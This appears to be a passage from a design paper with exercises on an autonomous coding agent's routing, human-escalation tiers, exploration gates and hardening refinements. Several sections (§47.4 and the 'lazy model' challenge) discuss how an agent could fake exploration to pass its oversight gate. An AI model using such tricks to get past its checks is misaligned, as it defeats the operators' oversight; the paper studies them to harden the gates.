> **Big Picture:** The routing design is reversible. Each route is gated by a single YAML flag in `brain_selection_policy.yaml`. When a provider's infrastructure proves unreliable for a given route, the route can be sealed — `dw_allowed: false` — and operations on that route cascade to the fallback or skip-and-queue. This section describes the current topology as of 2026-04-16, which is the state reflected in the DoubleWord benchmark report (`docs/benchmarks/DW_BENCHMARKS_2026-04-16.md`).

Source: `backend/core/ouroboros/governance/brain_selection_policy.yaml` (lines 299–376).

§43.1 The Current Seal

As of 2026-04-16, DoubleWord is **topology-sealed** from every agent-generation route:

- `IMMEDIATE` — `dw_allowed: false`, `block_mode: cascade_to_claude`.
- `STANDARD` — `dw_allowed: false`, `block_mode: cascade_to_claude`.
- `COMPLEX` — `dw_allowed: false`, `block_mode: cascade_to_claude`.
- `BACKGROUND` — `dw_allowed: false`, `block_mode: skip_and_queue`.
- `SPECULATIVE` — `dw_allowed: false`, `block_mode: skip_and_queue`.

DoubleWord is retained **only** for three structured-JSON callers:

- `semantic_triage` on Gemma 4 31B.
- `ouroboros_plan` on Gemma 4 31B.
- `compaction` on Gemma 4 31B (Phase 0 shadow mode).

§43.2 Why Sealed

The seal was enforced on 2026-04-14 after two isolation tests (`bt-2026-04-14-182446` Gemma BG, `bt-2026-04-14-203740` Qwen 397B STANDARD) showed the same `SSE stream stalled (no data for 30s)` signature. The signal did not reproduce in an Apr 16 standalone smoke test (see the DoubleWord benchmark report for the full four-run addendum), but the seal remains in place until a sustained-concurrent-load validation pass with the DoubleWord gateway team.

§43.3 The Path to Re-Engagement

The topology is designed to be reversible. Once SSE stability is confirmed through a pairing session with the DoubleWord gateway team (and possibly through the "Functions, Not Agents" non-streaming reseating; see Part XIV), each route can be flipped back to `dw_allowed: true` independently, with shadow-mode comparison against Claude for a battle-test cycle before full promotion.

The benchmark report lays out the full staged re-engagement plan. This paper defers to that report for the specific mechanics; the architectural point is that **the topology seal is a safety feature, not a limitation.** The organism is doing what it should — routing around an observed failure mode until structural repair is complete.

Check your understanding: PART VI — The Provider Ecosystem

CONCEPTUAL QUESTIONS

1. Why does the failback state machine apply zero backoff to a CONTENT_FAILURE but up to 900 seconds to a CONNECTION_ERROR?

2. In what sense is the April 2026 "topology seal" a safety feature and not a limitation?

3. Compare the April 2026 three-provider topology with the October 2026 topology in §93.6. Which parts of Part VI still describe how the system works, and which do not?

QUIZ

1. A primary provider times out three times in a row. Using the §40.2 formula, what is the recovery ETA after the third failure?

A. 90 seconds

B. 135 seconds

C. 180 seconds

D. 300 seconds

2. A signal arrives from `test_failure` with urgency CRITICAL and complexity `heavy_code`. Which route does the §42.3 algorithm return?

A. `IMMEDIATE`, because test failures are reflex-critical

B. `STANDARD`, the default cascade

C. `BACKGROUND`, because the source is a sensor

D. `COMPLEX`, because complexity is checked first

3. In DoubleWord's Tier 1 webhook path, what stops an attacker from resolving a pending batch future with a fake result?

A. HMAC-SHA256 signature verification on each incoming webhook

B. A TTL that prunes futures older than a few minutes

C. Adaptive-backoff polling that re-checks every result

D. The 60s hard fallback cap on the Claude provider

4. Under the seal in force on 2026-04-16, what was DoubleWord still used for?

A. Only the SPECULATIVE batch route

B. Three structured-JSON callers on Gemma 4 31B

C. BACKGROUND work, with no Claude fallback

D. Nothing; it was removed from the code base

PROBLEM SET

Problem 1 (trace). As of April 2026, DoubleWord is the primary on the STANDARD route, and its FSM is in `PRIMARY_ACTIVE`. At time 0 a DW call times out. Trace the next few minutes. What state does the FSM enter? When does `should_attempt_primary()` return true again? How often is the primary probed as that time approaches? What happens if the retry also times out?

Problem 2 (design). The October 2026 system (§93.6) has a single local lane, J-Prime on one RTX 5090. Paid lanes are switched off and never constructed. Someone proposes deleting the failback state machine (§40) and the per-route deadline split (§42.6), since "there is nothing to fail back to." Argue for and against. Use §93.5 to explain why a failure classifier still matters when every lane is free.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/candidate_generator.py` and find `class FailureMode` and the `_RECOVERY_PARAMS` table below it. Compare them with the five-row table in §40.1. Which modes exist in code but not in the paper? What backoff profile does each get? What does the set `_PRIMARY_INNOCENT_MODES` add to the paper's description of CONTENT_FAILURE?

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. DoubleWord's Tier 0 falls back to batch on 429/503 "to stay within cheap DW" instead of cascading to Claude (§41.1). §93.2 later reports that the batch path never completed inside its 180 s budget. What is the second-order effect of a cost-protecting fallback that never completes?

A2. §42.4 justifies deterministic routing by reproducibility: "replaying a signal gives the same route." Under the October free-lane policy (§93.6), the route a signal actually takes depends on whether a paid credential is configured. Has reproducibility been lost?

A3. §39.4 claims that adding a provider "requires implementing the protocol and registering with the GovernedLoopService — no changes to pipeline code." Does the August to October move to a local 30B on the RTX 5090 (§93.6, §93.8) vindicate that claim or refute it?

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (quantitative). Use the deadline split in §42.6: Tier 0 gets 50% of the total, at most 90 s. Tier 1 is guaranteed at least 25 s. The primary within Tier 1 gets 65%, and the fallback is guaranteed at least 20 s. Compute the four components for a cascade with a total of 120 s (STANDARD), 180 s (COMPLEX), and 50 s. Then use the stall signature in §43.2 ("no data for 30s") to say how much of the 120 s Tier 0 budget a stalled DoubleWord stream wastes before it is detected.

Challenge 2 (adversarial). The April router (§42.3) sends a `test_failure` signal at CRITICAL urgency to IMMEDIATE: Claude direct, about 0.03 US dollars per operation (§42.1). Construct the cheapest event sequence you can that turns this into a sustained spend leak. Twenty test files each flip red then green once a minute (a flaky suite), and every flip to red emits a critical signal. Estimate the hourly spend. Then go through Part VI and the relevant mechanisms in Parts VII and VIII and decide which layer, if any, stops the leak.

PART VII — Autonomous Developer Intelligence (Seven Capabilities)

> **Big Picture:** A pipeline that only *generates patches* is still not an autonomous developer. A real autonomous developer has *intelligence about being a developer* — understanding that certain changes warrant human escalation, that the same files being touched twice concurrently is a conflict, that exploring before writing is non-negotiable, that mistakes should be remembered, and that cost matters. This Part describes the seven capabilities that turn O+V's pipeline into a proactive autonomous developer rather than an autonomous patch factory.

§44. Capability 1 — Operation Intent Visibility

> **Big Picture:** Every operation the organism performs has a *reason*. The model's rationale for *why* it made a specific change is captured at GENERATE and displayed prominently in the operator's terminal. This is what makes the autonomy legible. You can watch a real operation happen and understand the model's thinking, not just the diff.

Source: `serpent_flow.py` (`set_op_reasoning`, `show_diff`), `orchestrator.py` (GENERATE phase rationale capture).

Every operation displays the model's reasoning for why it made a specific change. The rationale is captured from `candidate_rationales` at GENERATE and stored per-op via `set_op_reasoning(op_id, reasoning)`. It is displayed as a `reasoning:` line under each `Update(path)` block in the SerpentFlow CLI:

```
● Update(tests/test_failure_sensor.py)
  ├── reasoning: The current sensor does not handle the case where two identical
  │   signals arrive in the same tick. Adding a dedup guard via (signal_id,
  │   timestamp_bucket) fixes the storm-after-reset bug observed in
  │   bt-2026-04-14-022414.
  ├── +42 -3 (test module, new test cases)
  └── [APPLIED]
```

The operator sees not just what changed, but *why* — in the model's own words, captured at the moment of decision. This is Principle 7 (Absolute Observability) at the op level.


§45. Capability 2 — Severity-Based Human Escalation Protocol

> **Big Picture:** Not every change deserves human review. A one-line test fix does not need a human approver. A breaking API change does. The four-tier risk escalator is the mechanism that makes this judgment structurally, not heuristically. Different risk tiers follow different paths through the pipeline — and crucially, the organism communicates visibly which tier each operation is on.

Source: `risk_engine.py` (`RiskTier.NOTIFY_APPLY`), `orchestrator.py` (Phase 5b).

The four-tier escalator (repeated from §9.1 because it matters at every phase):

Tier	Color	Auto-Apply?	Trigger Rules
`SAFE_AUTO`	Green	Yes, silent	Single-file, non-core
`NOTIFY_APPLY`	Yellow	Yes, visible	New files (Rule 10), multi-file changes (Rule 11), core orchestration paths (Rule 12)
`APPROVAL_REQUIRED`	Orange	No, blocks	Security-sensitive, breaking API
`BLOCKED`	Red	Rejected	Supervisor, credentials, governance engine



§45.1 NOTIFY_APPLY Behavior

The Yellow tier is the pragmatic innovation. Rather than forcing every multi-file change through a human approval wait, the orchestrator emits a `notify_apply` decision via CommProtocol. SerpentFlow renders it prominently as:

```
⚠ NOTIFY_APPLY  op-abc123  reason=multi_file  files=4  auto-applying in 5s
```

During the 5-second window, the operator can type `cancel op-abc123` at the REPL to abort. If no cancellation is issued, the operation continues to APPLY. This is a **trust-building mechanism**: the human is informed of the change before it lands, has a window to intervene, but is not required to do so. Over many operations, the operator's vigilance can relax as trust builds; if a problematic Yellow op slips through, the operator intervenes, and the rules are refined.

§45.2 BLOCKED Short-Circuit

Red tier ops short-circuit at CLASSIFY. The orchestrator does not attempt GENERATE on a BLOCKED op — it writes a BLOCKED ledger entry and emits a BLOCKED POSTMORTEM. This is **structural refusal**, not advisory warning.

§46. Capability 3 — Operation Dependency Chains (DAG-Based Signal Merging)

> **Big Picture:** When two sensors detect opportunities targeting the same files, the organism does not run them as two uncoordinated operations — one would trample the other's changes, producing a merge conflict with itself. The intake router is DAG-aware: it recognizes file-overlap conflicts and queues the second operation behind the first, releasing it only when the first completes. This prevents the organism from fighting itself.

Source: `unified_intake_router.py` (`_active_file_ops`, `_queued_behind`, `release_op`).

§46.1 The Mechanism

```
Signal A arrives, targets [foo.py]
  → _active_file_ops[foo.py] = op_id_A
  → operation A proceeds

Signal B arrives, targets [foo.py]
  → _find_file_conflict([foo.py]) returns op_id_A
  → B is queued in _queued_behind[op_id_A]

Operation A completes
  → release_op(op_id_A)
    → removes foo.py from _active_file_ops
    → re-ingests Signal B automatically
```

§46.2 Multi-File Conflict Resolution

If a new signal targets `[foo.py, bar.py]` and `foo.py` is already active under op A, the new signal is queued behind A — even though `bar.py` is free. The conservative choice: wait for the conflict to clear, then re-plan from the new state (which includes A's patch).

§46.3 TTL for Stale Locks

Active file locks carry timestamps. If an operation crashes and leaves a file locked, subsequent signals would queue forever. Refinement #11 (Edge Case Hardening) adds a TTL: locks older than `JARVIS_FILE_LOCK_TTL_S` (default 300 seconds) are force-released with a warning log. This prevents starvation behind crashed operations.

> **PAUSE AND PREDICT**
>
> **You want the model to read the target file before it writes a patch. Is a strong instruction in the prompt enough? If not, where would you enforce the rule, and how would you stop the model from faking exploration?**

§47. Capability 4 — Exploration-First Enforcement

> **Big Picture:** The difference between a senior engineer and a junior engineer is not just experience — it is *the discipline to read the code before changing it*. Junior engineers write patches from memory. Senior engineers read the target file first. Exploration-first enforcement makes the organism act like a senior engineer, by requiring at least two exploration tool calls before any code-change tool call.

Source: `providers.py` (`_build_tool_section`), `orchestrator.py` (Iron Gate call site), `exploration_engine.py` (ExplorationLedger).

§47.1 The Prompt-Level Nudge

The generation prompt includes an explicit **Exploration-first protocol** section:

```
### CRITICAL: Exploration-first protocol

Before proposing ANY code change, you MUST verify the current state using
at least 2 exploration tools:
1. Read the target file — read_file to see the actual current code.
   NEVER generate a patch from parametric memory alone.
2. Check dependents — search_code or get_callers to find code that
   imports/calls the function you're changing.
```

This prevents patches generated from stale weights. The model reads first, then writes.

§47.2 The Runtime Gate

Prompting alone is not enough — a model can ignore instructions. The Iron Gate enforces exploration-first at the post-GENERATE, pre-VALIDATE checkpoint. It scans `GenerationResult.tool_execution_records` for exploration tool calls (`read_file` , `search_code` , `get_callers`) and verifies that at least `JARVIS_MIN_EXPLORATION_CALLS` (default `2`) were made.

Violations produce a `GENERATE_RETRY` with targeted feedback:

```
Your previous attempt did not call any exploration tools before proposing
the patch. Required minimum: 2 exploration tool calls (read_file,
search_code, get_callers). Please explore the target file and its call
graph before writing a patch.
```

The model retries with the feedback, typically produces correct exploration depth on the retry, and the operation proceeds.

§47.3 The ExplorationLedger (Diversity-Weighted Scoring)

The raw counter floor (`tool_calls >= _min_explore`) is being phased out in favor of **diversity-weighted scoring**. An `ExplorationLedger` classifies every exploration tool call into one of five categories:

Category	Tools
`COMPREHENSION`	`read_file` , `list_symbols`
`DISCOVERY`	`glob_files` , `list_dir`
`CALL_GRAPH`	`get_callers`
`STRUCTURE`	(future) Oracle-graph introspection
`HISTORY`	`git_log` , `git_diff` , `git_blame`

Duplicate calls (same tool + same `arguments_hash`) get **zero credit** — forward progress is measured as new files/queries, not repeated fetches.

The gate passes when all three conditions hold:

- `diversity_score ≥ min_score`
- `|categories_covered| ≥ min_categories`
- `required_categories ⊆ categories_covered`

Floors are env-driven per complexity:

Complexity	Min Score	Min Categories	Required Categories
`trivial`	0	0	— (bypass)
`simple`	4.0	2	—
`moderate`	8.0	3	—
`architectural`	14.0	4	`{call_graph, history}`

Architectural operations **must** read call graphs and git history — you cannot rewrite the orchestrator without understanding who calls what and why it was written the way it was.

§47.4 Anti-Gaming Invariant

Failed tool calls accrue *score* but not *category coverage*. A failed grep is still signal — the model learned something from the failure. But it cannot count toward category coverage, because otherwise a model could fake exploration by flooding failing calls and reaching the score floor without genuinely exploring.

§47.5 Battle-Test Evidence

The ExplorationLedger was validated in Sessions A–G (2026-04-14) — see Part XII, §73 for the full arc. Session C demonstrated shadow-mode scoring that flagged a `4× read_file` shallow exploration at `score=3.00, categories=comprehension`. Session G then demonstrated the full adaptation loop: retry feedback → model diversifies tools → second ledger decision passes at `score=25.50, categories=5`.

§48. Capability 5 — Post-Apply Verification Loop

> **Big Picture:** Validation in isolation (before APPLY) is not sufficient. Tests can pass in a sandbox but fail after APPLY because of filesystem interactions, import ordering, or state the sandbox did not reproduce. The post-apply VERIFY phase re-runs a scoped test suite after the changes are on disk, catching regressions before they close the operation.

Source: `orchestrator.py` (Phase 8a), `serpent_flow.py` (`op_verify_start`, `op_verify_result`).

§48.1 The Scoped Test Run

After APPLY succeeds, VERIFY runs only the tests that exercise the changed files. Running the full test suite would be slow; running a scope targeted to the diff catches regressions without burning the wall clock.

```
Phase 8a: Scoped post-apply test run
  ├── _validation_runner.run(changed_files, timeout=60s)
  ├── Emit heartbeat with verify_test_starting / verify_test_passed
  ├── SerpentFlow renders ● Verify(files) with pass/fail counts
  │
  ├── On PASS → continue to benchmark gate → COMPLETE
  └── On FAIL → route to L2 repair engine
      ├── Build synthetic ValidationResult
      ├── _l2_hook(ctx, synth_val, deadline)
      ├── If L2 converges → continue to COMPLETE
      └── If L2 fails → combine with benchmark result → rollback
```

Budget: `JARVIS_VERIFY_TIMEOUT_S` (default 60 seconds).

§48.2 The Scope Fix (Refinement #10)

An early version of post-apply L2 Repair had a bug: when the scoped test suite failed after APPLY, L2 would generate a fix candidate, but the candidate was not actually written to disk. It stayed in memory, was re-validated against the sandbox (which passed), and the operation "completed" without the fix landing.

Refinement #10 closes this gap — the L2 repair candidate is now actually written via `change_engine.execute()` before VERIFY re-runs.

§48.3 Why VERIFY Is Distinct from VALIDATE

VALIDATE runs against a sandbox copy of the candidate. VERIFY runs against the applied disk state. The distinction matters because:

- Some tests read from the filesystem.
- Import ordering can differ between sandbox and live process.
- Concurrent state (e.g., database connections) is real in VERIFY, simulated in VALIDATE.

Running a post-apply verification turns "passes validation" into "passes verification on disk" — a stricter guarantee.

§49. Capability 6 — Cumulative Session Intelligence

> **Big Picture:** Within a single session, the organism accumulates lessons. Every operation produces either a success lesson ("this worked, here's what it was") or a failure lesson ("this failed, here's why"). The next operation in the session sees these lessons in its generation prompt. The organism learns from its own behavior across a session.

Source: `orchestrator.py` (`_session_lessons`), `providers.py` (prompt injection), `op_context.py` (`session_lessons` field).

§49.1 The Lessons Buffer

An ephemeral `_session_lessons` buffer on `GovernedOrchestrator` accumulates compact insights:

- **Success**: `[OK] Fix assertion error in test_provider.py (test_provider.py)`
- **Failure**: `[FAIL:test] Add type hints to config loader (config_loader.py)`

Capped at 20 lessons (`JARVIS_SESSION_LESSONS_MAX`).

§49.2 Prompt Injection

Before each GENERATE phase, the lessons are injected into the `OperationContext.session_lessons` field and rendered into the generation prompt:

```
## Session Lessons (from prior operations this session)

Use these to avoid repeating mistakes and build on successes:

- [OK] Fix off-by-one in provider parser (providers.py)
- [FAIL:build] Add async wrapper — missing await (event_channel.py)
- [OK] Suppress PyPI timeout tracebacks (runtime_health_sensor.py)
```

The model reads these before generating. Lessons shape the current operation's approach.

§49.3 Infra Poisoning Guard (Refinement #8)

Not all lessons are equal. An operation that failed because of a DoubleWord outage produces a lesson like `[FAIL:infra] ... DoubleWord timeout`. That lesson is not about code — it is about infrastructure. If injected into the prompt, the model might try to avoid the failing behavior (e.g., avoid calling DW) when the real fix is just to retry.

Refinement #8 tags infrastructure failures as `"infra"` and excludes them from the session-lessons injection. Only `"code"` lessons (actual logic failures, test regressions) reach the model. This prevents transient infrastructure noise from teaching the model false patterns.

§49.4 Convergence Metric (Refinement #18)

The lessons buffer also tracks success rates before and after the first lesson was recorded (`_ops_before_lesson`, `_ops_after_lesson`). Every `JARVIS_LESSON_CONVERGENCE_CHECK_INTERVAL` (default `10`) post-lesson operations, the success rates are compared. If post-lesson success rate is *lower* than pre-lesson, the lessons are considered **misleading** and the buffer is cleared.

This is self-correcting intelligence. If the lessons are helping, keep them. If they are hurting, discard them. The organism does not commit to guidance that is not working.

§50. Capability 7 — Cost-Aware Operation Prioritization

> **Big Picture:** The intake router holds a priority queue. When multiple signals are pending, the router chooses the next one to dispatch based on a composite score that factors in source tier, urgency boost, file-count penalty, confidence bonus, and dependency credit. The effect: focused, high-urgency, high-confidence operations are processed first; sprawling, low-urgency, low-confidence operations wait.

Source: `unified_intake_router.py` (`_compute_priority`).

§50.1 The Formula

```
def _compute_priority(envelope):
    base = _PRIORITY_MAP.get(envelope.source, 99)      # source tier
    urgency = _URGENCY_BOOST.get(envelope.urgency, 0)  # critical=3, high=1
    cost_penalty = 0 if files <= 1 else (1 if files <= 4 else 2)
    confidence_bonus = 1 if envelope.confidence >= 0.9 else 0
    dep_credit = min(len(queued_behind_this_file_set), 3)  # Refinement #9
    return base - urgency + cost_penalty - confidence_bonus - dep_credit
```

Lower priority number = higher priority. The formula pushes:

- High-urgency signals up (critical urgency = -3).
- Focused single-file signals up (cost_penalty = 0).
- High-confidence signals up (confidence_bonus = -1).
- Signals that would unblock other queued signals up (dep_credit up to -3).

§50.2 Example

Suppose three signals are pending:

Signal	Source	Urgency	Files	Confidence	Dep credit	Priority
A	test_failure	critical	1	0.95	0	2 - 3 + 0 - 1 - 0 = -2
B	opportunity_miner	normal	4	0.70	0	5 - 0 + 1 - 0 - 0 = 6
C	doc_staleness	low	1	0.85	2	6 - 0 + 0 - 0 - 2 = 4

Order: A (-2) → C (4) → B (6). Signal A goes first (it's a critical test failure). Signal C goes second (it's low-urgency but unblocks other queued work). Signal B goes last (opportunity mining is low-priority by default).

§50.3 All Enqueue Paths

The composite score is computed for all three enqueue paths:

1. Initial enqueue (first time a signal is seen).
2. Retry enqueue (an operation deferred due to conflict, now re-ingesting).
3. WAL replay (restart recovery).

This ensures prioritization is consistent regardless of how a signal enters the queue.

§51. The Seven Capabilities in Concert

These seven capabilities are not independent — they compose.

- Intent visibility (§44) + session intelligence (§49) means the operator can read the thought log and understand what the organism has been learning.
- Severity escalation (§45) + cost-aware priority (§50) means high-risk operations with high value get processed first, under appropriate human oversight.
- Dependency DAG (§46) + exploration-first (§47) + post-apply verify (§48) means concurrent operations do not conflict, each operation reads before writing, and each operation's changes are verified in situ.

Together, these seven capabilities are the difference between a pipeline that executes operations and an **autonomous developer** that acts with judgment. Every capability is battle-test validated (Part XII). Every capability is observable (Principle 7). Every capability is reversible via env vars if needed.

Check your understanding: PART VII — Autonomous Developer Intelligence (Seven Capabilities)

CONCEPTUAL QUESTIONS

1. In the ExplorationLedger, failed tool calls add to the score but not to category coverage. Why split them this way?

2. VALIDATE has already passed. Why does O+V run tests again in VERIFY, and what did the Refinement 10 bug show about this?

3. Session lessons have two separate safeguards: the infra-poisoning guard and the convergence metric. What failure does each one prevent, and why are both needed?

QUIZ

1. An operation adds a new file in a non-core directory and changes nothing security-sensitive. Under the four-tier escalator, which tier applies?

A. `SAFE_AUTO`, since it touches a single file

B. `APPROVAL_REQUIRED`, since new code is risky

C. `NOTIFY_APPLY`, because of the new-file rule

D. `BLOCKED`, since it creates files

2. Which exploration categories must an `architectural` operation cover before the ledger lets it pass?

A. `call_graph` and `history`

B. `comprehension` and `discovery`

C. `structure` and `call_graph`

D. None; architectural operations bypass the gate

3. Operation A is active on `foo.py`. A new signal targets `[foo.py, bar.py]`. What does the intake router do?

A. Runs the new signal now, on `bar.py` only

B. Merges the new signal into operation A

C. Drops the new signal as a duplicate

D. Queues it behind A until A completes

4. With the §50.1 formula: source `opportunity_miner` (base 5), urgency critical, 1 file, confidence 0.95, and 3 envelopes queued behind its files. What is its priority?

A. 0

B. -2

C. 2

D. 4

PROBLEM SET

Problem 1 (trace). Start from the three pending signals in the §50.2 table (A at -2, C at 4, B at 6). Add signal D: source `test_failure` (base 2), urgency high, 3 files, confidence 0.92, no dependency credit. Compute D's priority and the new dispatch order. Then suppose D and A both target `foo.py`. What actually happens to D at dispatch time?

Problem 2 (design). An operator finds the 5-second `NOTIFY_APPLY` window annoying and suggests moving every yellow-tier change to `SAFE_AUTO` (silent). Another operator suggests moving every yellow-tier change to `APPROVAL_REQUIRED`. Using §45 and §51, explain what each change would cost.

Problem 3 (code reading). §46 cites `unified_intake_router.py`. Today the file is `backend/core/ouroboros/governance/intake/unified_intake_router.py`. Find `_find_file_conflict` and the place where `_file_lock_ttl_s` is read from the environment. What is the default TTL? What does the current code check before it deletes a stale lock, and why would a plain "if older than TTL, delete" be unsafe?

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. Exploration-first has now been enforced at three levels: a prompt instruction (§47.1), a post-GENERATE gate with GENERATE_RETRY (§47.2, §47.3), and in October a constrained-decoding grammar that allows only tool calls until the minimum exploration is met (§93.6). What does each level fail to guarantee, and why did the 30B need the third?

A2. §49 describes session lessons, and §49.4 adds a convergence metric. §93.8 reports LessonMemory: 1,115 module-keyed lessons, with "424 injections followed by a VALIDATE pass." Does either figure show that lessons help? Argue a position and name the evidence that would settle it.

A3. §45.1 calls NOTIFY_APPLY a "trust-building mechanism": a human watches a 5 s window and refines the rules when something slips through. In October, Autonomous Sentinel Mode auto-approves up to APPROVAL_REQUIRED (§93.7). What happens to that trust-building loop, and what replaced it?

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (cross-Part trace). October system (§93.6): J-Prime is the only lane. A `doc_staleness` operation is active on `parser.py`. A `test_failure` signal at CRITICAL urgency then arrives for `parser.py` only, with confidence 0.95 and complexity `simple`. Trace it to the end: intake (§52.8, §50, §46), routing (§42.3, §42.5), GENERATE (§93.6, §47.3), APPLY and VERIFY (§48, §52.3), and the lesson it leaves (§49). Along the way, the model's first attempt makes two identical `read_file` calls on `parser.py`. Later, the scoped post-apply tests fail once. Name every gate that acts and what it does.

Challenge 2 (adversarial). Act as a lazy model under the ExplorationLedger. Your target is a `moderate` operation on `billing.py`. The floor is a score of at least 8.0 across at least 3 categories (§47.3). Construct a tool-call sequence that passes the gate while learning nothing about `billing.py`. Then determine which layer in Parts VII and VIII, or in §93, stops the resulting patch, and whether any of them stops it *because* exploration was shallow.

PART VIII — Edge Case Hardening (Twelve Refinements)

> **Big Picture:** Production autonomous systems fail in ways their designers never anticipated. The only way to harden them is to run them, observe the failures, and codify the fix. This Part documents twelve refinements that were added after specific battle-test failures revealed gaps. Each refinement is a direct response to a real observation, cited by session ID. The collection is a case study in how an autonomous system becomes production-grade through iteration.

§52. The Twelve Refinements

#	Refinement	Source (session or commit)
8	Session Intelligence Poisoning Guard	— (session_lessons infra-tagging)
9	Cost-Aware Priority with Dependency Credit	— (unified_intake_router)
10	Post-Apply Verify + L2 Repair Scope Fix	— (Session N regression)
11	DAG Queue Starvation Prevention (TTL)	`JARVIS_FILE_LOCK_TTL_S`
12	Exploration-First Runtime Enforcement	— (Iron Gate)
13	Session Intelligence Thread-Safety	— (asyncio single-threaded)
14	Stale Exploration Guard (File Hash)	— (concurrency race)
15	Signal Coalescing Window	`JARVIS_COALESCE_WINDOW_S`
16	Operation Cancellation from REPL	`/cancel` REPL handler
17	Diff Preview for NOTIFY_APPLY (Yellow)	`JARVIS_NOTIFY_APPLY_DELAY_S`
18	Session Intelligence Convergence Metric	— (self-correcting)
19	Exploration Budget Control	`JARVIS_MAX_EXPLORATION_ROUNDS`

§52.1 Refinement 8 — Session Intelligence Poisoning Guard

Problem: a model that has seen "DoubleWord timed out" as a session lesson may avoid calling DoubleWord in subsequent operations, even when the real fix is to retry.

Fix: infrastructure failures (timeouts, provider outages, rate limits) are tagged as `"infra"` and excluded from the `## Session Lessons` injection. Only `"code"` lessons reach the model.

§52.2 Refinement 9 — Cost-Aware Priority with Dependency Credit

Problem: signals that block other signals were not recognized as high-value — a signal queued behind many others could languish.

Fix: `_dep_credit` counts how many envelopes are queued behind files this op would touch. Credit is capped at 3 to prevent runaway promotion.

§52.3 Refinement 10 — Post-Apply Verify + L2 Repair Scope Fix

Problem: when the scoped test suite failed after APPLY, L2 Repair would generate a fix candidate but the candidate was not written to disk.

Fix: the L2 repair candidate is now actually written via `change_engine.execute()` before VERIFY re-runs.

§52.4 Refinement 11 — DAG Queue Starvation Prevention (TTL)

Problem: a crashed operation left files locked. Subsequent signals would queue forever.

Fix: active file locks carry timestamps. `_find_file_conflict()` force-releases locks older than `JARVIS_FILE_LOCK_TTL_S` (default 300s) with a warning log.

§52.5 Refinement 12 — Exploration-First Runtime Enforcement

Problem: the exploration-first protocol was a prompt-level nudge that a model could ignore.

Fix: at VALIDATE time, `GenerationResult.tool_execution_records` is scanned to verify the model called at least `JARVIS_MIN_EXPLORATION_CALLS` (default `2`) exploration tools. Violations produce a warning and are recorded in the per-candidate ledger.

§52.6 Refinement 13 — Session Intelligence Thread-Safety

Problem: `_session_lessons` access might race if the orchestrator ever went multi-threaded.

Fix: documented that it is safe under asyncio's single-threaded event loop, with a comment specifying that an `asyncio.Lock` is needed if the orchestrator ever moves to multi-threaded execution.

§52.7 Refinement 14 — Stale Exploration Guard (File Hash)

Problem: a candidate generated with a read of file X at time T1 might be applied after another operation has modified X at time T2 > T1. The candidate is now built on stale state and would overwrite the concurrent change.

Fix: target file SHA-256 hashes are snapshotted at GENERATE time and stored on `OperationContext.generate_file_hashes`. At APPLY time, hashes are recomputed — if any differ, the candidate was built on stale file state. Currently a soft gate (warning + ledger), preventing silent data loss from concurrent operations without blocking routine operations in low-concurrency scenarios.

§52.8 Refinement 15 — Signal Coalescing Window

Problem: multiple sensors detecting issues in the same file within seconds of each other would produce N separate operations, each redundantly processing the same target.

Fix: when envelopes for the same file arrive within `JARVIS_COALESCE_WINDOW_S` (default 30s), they are merged into a single multi-goal operation. HIGH urgency signals bypass coalescing (they should not wait 30s for potential merges).

§52.9 Refinement 16 — Operation Cancellation from REPL

Problem: once an operation was running, the operator had no way to abort it without killing the whole process.

Fix: REPL command `cancel <op-id>` (prefix match) sets a cooperative cancellation flag checked at GENERATE and APPLY phase boundaries. The orchestrator transitions to `CANCELLED` with reason `user_cancelled`.

§52.10 Refinement 17 — Diff Preview for NOTIFY_APPLY (Yellow)

Problem: Yellow-tier auto-applies happened too fast for the operator to react.

Fix: before auto-applying Yellow-tier changes, the diff is rendered in the CLI with a configurable delay (`JARVIS_NOTIFY_APPLY_DELAY_S`, default 5s). During this window, `/cancel` can reject the change. After the window, apply proceeds.

§52.11 Refinement 18 — Session Intelligence Convergence Metric

Problem: session lessons might be misleading (e.g., they reflect a transient infra issue) and could hurt subsequent operations.

